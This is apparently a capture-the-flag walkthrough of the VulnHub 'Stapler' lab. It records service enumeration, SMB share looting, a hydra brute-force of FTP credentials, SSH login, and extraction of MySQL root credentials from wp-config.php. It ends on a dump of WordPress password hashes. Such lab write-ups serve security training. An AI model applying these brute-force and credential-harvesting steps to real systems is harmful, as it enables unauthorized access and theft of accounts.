Port 80 (HTTP)


1. Feroxbuster enumerated some files

   ```
   200      117l      518w     3771c http://192.168.56.112/.bashrc
   200        7l       35w      220c http://192.168.56.112/.bash_logout
   200       22l      109w      675c http://192.168.56.112/.profile
   ```

   - `.bashrc`
   - `.profile`
   - `.bash_logout`
   - Suggests that it is a users home directory

Port 12380 (HTTP)

1. Feroxbuster could not enumerate any files/dir
2. Nikto detected robots.txt & 2 entries
   - `admin112233/`
   - `/blogblog/`

     ```
     + Server: Apache/2.4.18 (Ubuntu)
     + The anti-clickjacking X-Frame-Options header is not present.
     + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
     + Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
     + The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
     + The site uses SSL and Expect-CT header is not present.
     + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
     different fashion to the MIME type
     + No CGI Directories found (use '-C all' to force check all possible dirs)
     + Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
     + Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
     + "robots.txt" contains 2 entries which should be manually viewed.
     + Hostname '192.168.56.112' does not match certificate's names: Red.Initech
     + Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
     + Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
     + Uncommon header 'x-ob_mode' found, with contents: 1
     + OSVDB-3233: /icons/README: Apache default file found.
     + /phpmyadmin/: phpMyAdmin directory found
     + 8071 requests: 0 error(s) and 15 item(s) reported on remote host
     + End Time:           2021-12-29 00:02:42 (GMT8) (345 seconds)
     ```

     - Could not access those dir, auto redirected to index.php

Port 139 (SMB)

1. Ran enum4linux

   - Fileshares

     ```
     Sharename       Type      Comment
     ---------       ----      -------
     print$          Disk      Printer Drivers
     kathy           Disk      Fred, What are we doing here?
     tmp             Disk      All temporary files should be stored here
     IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
     ```

   - Usernames

     ```
     peter
     RNunemaker
     ETollefson
     DSwanger
     AParnell
     SHayslett
     MBassin
     JBare
     LSolum
     IChadwick
     MFrei
     SStroud
     CCeaser
     JKanode
     CJoo
     ```


```
Eeth
LSolum2
JLipps
jamie
Sam
Drew
jess
SHAY
Taylor
mel
kai
zoe
NATHAN
www
elly
```

- Regex to grep usernames from enum4linux

  ```
  grep -P "S-\d{1,}-\d{1,}-\d{1,}-\d{1,}\s\w+\s\w+" enum4linux.txt |cut -d '\' -f2 | cut -d ' ' -f1
  ```


2. Connect to the fileshares & get all files recursively
   - tmp
     - No files
     - Write Access
   - kathy
     - kathy_stuff
     - backup

   ```
   smbclient //$ip/kathy -c 'prompt;recurse;mget *'
   ```



```
┌──(root💀kali)-[~/vulnHub/stapler/192.168.56.112/smb]
└─# smbclient //$ip/kathy -c 'prompt;recurse;mget *'
Enter WORKGROUP\root's password:
getting file \kathy_stuff\todo-list.txt of size 64 as kathy_stuff/todo-list.txt (5.2 KiloBytes/sec) (average 5.2 KiloBytes/sec)
getting file \backup\vsftpd.conf of size 5961 as backup/vsftpd.conf (529.2 KiloBytes/sec) (average 255.8 KiloBytes/sec)
getting file \backup\wordpress-4.tar.gz of size 6321767 as backup/wordpress-4.tar.gz (8198.7 KiloBytes/sec) (average 7963.3 KiloBytes/sec)
┌──(root💀kali)-[~/vulnHub/stapler/192.168.56.112/smb]
└─# ls
backup  kathy_stuff
```

3. View the contents of the directories
   - kathy_stuff



```
I'm making sure to backup anything important for Initech, Kathy
```


   - backup
     - An archive of wordpress CMS files
       - wp-config.php is not present
       - could not find any creds
     - vsftpd.conf

4. Store the usernames into a file to be used as a wordlist when bruteforcing


FTP

1. nmap detected
   - `vsftpd 2.0.8 or later`
   - No exploit found for this version

2. Anonymous access is allowed & get all files



```
┌──(root💀kali)-[~/vulnHub/stapler/192.168.56.112/loot/ftp]
└─# ftp -nv $ip
Connected to 192.168.56.112.
220-
220-|-----------------------------------------------------------------------------------------|
220-| Harry, make sure to update the banner when you get a chance to show who has access here |
220-|-----------------------------------------------------------------------------------------|
220-
220
ftp> user anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             107 Jun 03  2016 note
226 Directory send OK.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jun 04  2016 .
drwxr-xr-x    2 0        0            4096 Jun 04  2016 ..
-rw-r--r--    1 0        0             107 Jun 03  2016 note
226 Directory send OK.
ftp>
```




note

```
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
```

3. Bruteforce with the username wordlist

```
hydra -L usernames.txt -P usernames.txt -o "/root/vulnHub/stapler/192.168.56.112/scans/tcp21/tcp_21_ftp_hydra.txt" ftp://192.168.56.112
```




```
┌──(root💀kali)-[~/vulnHub/stapler/192.168.56.112/exploit]
└─# hydra -L usernames.txt -P usernames.txt ftp://$ip
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milit

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-29 01:34:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 900 login tries (l:30/p:30), ~5
[DATA] attacking ftp://192.168.56.112:21/
[21][ftp] host: 192.168.56.112   login: SHayslett   password: SHayslett
[STATUS] 285.00 tries/min, 285 tries in 00:01h, 615 to do in 00:03h, 16 active

[STATUS] 288.00 tries/min, 864 tries in 00:03h, 36 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-29 01:37:12
```

- SHayslett:SHayslett

4. Download all files

```
wget -m --no-passive ftp://SHayslett:SHayslett@192.168.56.11
```



```
┌──(root💀kali)-[~/vulnHub/stapler/192.168.56.112/loot/ftp/SHayslett/192.168.56.112]
└─# ls
acpi          bash_completion.d       cron.weekly      dpkg         hosts             iproute2         legal           lvm             mysql             phpmyadmin  rc0.d        rpc           sos.conf     ucf.conf            X11
adduser.conf  bindresvport.blacklist  crypttab         environment  hosts.allow       iptables         libaudit.conf   machine-id      network           pm          rc1.d        rsyslog.conf  ssh          udev                xdg
aliases       binfmt.d                dbconfig-common  fonts        hosts.deny        iscsi            libnl-3         magic           networks          polkit-1    rc2.d        rsyslog.d     ssl          ufw                 xml
aliases.db    byobu                   dbus-1           fstab        inetd.conf        issue            lighttpd        magic.mime      newt              postfix     rc3.d        samba         subgid       update-motd.d       zsh
alternatives  ca-certificates         debconf.conf     ftpusers     inetd.d           issue.net        locale.alias    mailcap         nsswitch.conf     ppp         rc4.d        screenrc      subuid       update-notifier
apache2       ca-certificates.conf    debian_version   fuse.conf    init              kbd              locale.gen      mailcap.order   opt               profile     rc5.d        securetty     sudoers.d    vim
apparmor      console-setup           default          gai.conf     init.d            kernel           localtime       mdadm           overlayroot.conf  profile.d   rc6.d        security      sysctl.conf  vmware-tools
apparmor.d    cron.d                  deluser.conf     group        initramfs-tools   kernel-img.conf  logcheck        mime.types      pam.conf          protocols   rc.local     selinux       sysctl.d     vsftpd.banner
apport        cron.daily              depmod.d         grub.d       inputrc           ldap             login.defs      mke2fs.conf     pam.d             python      rcS.d        services      systemd      vsftpd.chroot_list
apt           cron.hourly             dhcp             gss          insserv           ld.so.cache      logrotate.conf  modprobe.d      passwd            python2.7   resolv.conf  sgml          terminfo     vsftpd.conf
authbind      cron.monthly            dnsmasq.conf     host.conf    insserv.conf      ld.so.conf       logrotate.d     modules         perl              python3     resolvconf   shells        timezone     vsftpd.user_list
bash.bashrc   crontab                 dnsmasq.d        hostname     insserv.conf.d    ld.so.conf.d     lsb-release     modules-load.d  php               python3.5   rmt          skel          tmpfiles.d   wgetrc
┌──(root💀kali)-[~/vulnHub/stapler/192.168.56.112/loot/ftp/SHayslett/192.168.56.112]
```

- Could not find any files of use.

SSH


- `OpenSSH 7.2p2`
- Managed to login with SHayslett:SHayslett

Privilege Escalation - 1 via Creds found in files

1. Not allowed to run sudo

2. There are multiple home directories for users that we have read access, find out the contents of all


```
cd /home; ls -la * > /home/SHayslett/homeDir.txt
```



```
peter:
total 72
drwxr-xr-x  3 peter peter  4096 Jun  3  2016 .
drwxr-xr-x 32 root  root   4096 Jun  4  2016 ..
-rw-------  1 peter peter     1 Jun  5  2016 .bash_history
-rw-r--r--  1 peter peter   220 Jun  3  2016 .bash_logout
-rw-r--r--  1 peter peter  3771 Jun  3  2016 .bashrc
drwx------  2 peter peter  4096 Jun  6  2016 .cache
-rw-r--r--  1 peter peter   675 Jun  3  2016 .profile
-rw-r--r--  1 peter peter     0 Jun  3  2016 .sudo_as_admin_successful
-rw-------  1 peter peter   577 Jun  3  2016 .viminfo
-rw-rw-r--  1 peter peter 39206 Jun  3  2016 .zcompdump
```

- peter has sudo access


3. Look for credentials at `/var/www/https` for possible credentials



```
SHayslett@red:/var/www/https$ ls -la
total 460
drwxr-xr-x 5 root root   4096 Jun  5  2016 .
drwxr-xr-x 3 root root   4096 Jun  6  2016 ..
drwxr-xr-x 2 root root   4096 Jun  3  2016 admin112233
drwxr-xr-x 2 root root   4096 Jun  4  2016 announcements
drwxr-xr-x 5 root root   4096 Jun  4  2016 blogblog
-rw-r--r-- 1 root root 434538 Jun  3  2016 custom_400.html
-rw-r--r-- 1 root root     92 Jun  4  2016 .htaccess
-rw-r--r-- 1 root root     21 Jun  5  2016 index.html
-rw-r--r-- 1 root root     59 Jun  3  2016 robots.txt
SHayslett@red:/var/www/https$
```

   - we found the dir that was enumerated by nikto


4. Found mysql credentials in `wp-config.php` file



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

   - root:plbkac

5. Access mysql




```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-----------------------+------------------+---------------------+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email            | user_url         | user_registered     | user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-----------------------+------------------+---------------------+---------------------+-------------+-----------------+
|  1 | John       | $P$B7889EMq/erHIuZapMB8GEizebcIy9. | john          | john@red.localhost    | http://localhost | 2016-06-03 23:18:47 |                     |           0 | John Smith      |
|  2 | Elly       | $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0 | elly          | Elly@red.localhost    |                  | 2016-06-05 16:11:33 |                     |           0 | Elly Jones      |
|  3 | Peter      | $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0 | peter         | peter@red.localhost   |                  | 2016-06-05 16:13:16 |                     |           0 | Peter Parker    |
|  4 | barry      | $P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0 | barry         | barry@red.localhost   |                  | 2016-06-05 16:14:26 |                     |           0 | Barry Atkins    |
|  5 | heather    | $P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10 | heather       | heather@red.localhost |                  | 2016-06-05 16:18:04 |                     |           0 | Heather Neville |
|  6 | garry      | $P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1 | garry         | garry@red.localhost   |                  | 2016-06-05 16:18:23 |                     |           0 | garry           |
|  7 | harry      | $P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0 | harry         | harry@red.localhost   |                  | 2016-06-05 16:18:41 |                     |           0 | harry           |
|  8 | scott      | $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1 | scott         | scott@red.localhost   |                  | 2016-06-05 16:18:59 |                     |           0 | scott           |
|  9 | kathy      | $P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0 | kathy         | kathy@red.localhost   |                  | 2016-06-05 16:19:14 |                     |           0 | kathy           |
| 10 | tim        | $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0 | tim           | tim@red.localhost     |                  | 2016-06-05 16:19:29 |                     |           0 | tim             |
| 11 | ZOE        | $P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1 | zoe           | zoe@red.localhost     |                  | 2016-06-05 16:19:50 |                     |           0 | ZOE             |
| 12 | Dave       | $P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy. | dave          | dave@red.localhost    |                  | 2016-06-05 16:20:09 |                     |           0 | Dave            |
| 13 | Simon      | $P$BLxdiNNRP008kOQ.jE44CjSK/7tEcz0 | simon         | simon@red.localhost   |                  | 2016-06-05 16:20:35 |                     |           0 | Simon           |
| 14 | Abby       | $P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs. | abby          | abby@red.localhost    |                  | 2016-06-05 16:20:53 |                     |           0 | Abby            |
| 15 | Vicki      | $P$B85lqQ1Wwl2SqcPOuKDvxaSwodTY131 | vicki         | vicki@red.localhost   |                  | 2016-06-05 16:21:14 |                     |           0 | Vicki           |
| 16 | Pam        | $P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0 | pam           | pam@red.localhost     |                  | 2016-06-05 16:42:23 |                     |           0 | Pam             |
+----+------------+------------------------------------+---------------+-----------------------+------------------+---------------------+---------------------+-------------+-----------------+
